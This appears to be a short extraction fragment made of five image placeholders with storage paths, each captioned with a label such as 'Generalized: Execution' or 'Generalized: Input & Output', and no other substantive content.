
Generalized: Execution

Generalized: Input & Output


Generalized: Execution




Generalized: Execution




Generalized: Execution




Generalized: Execution



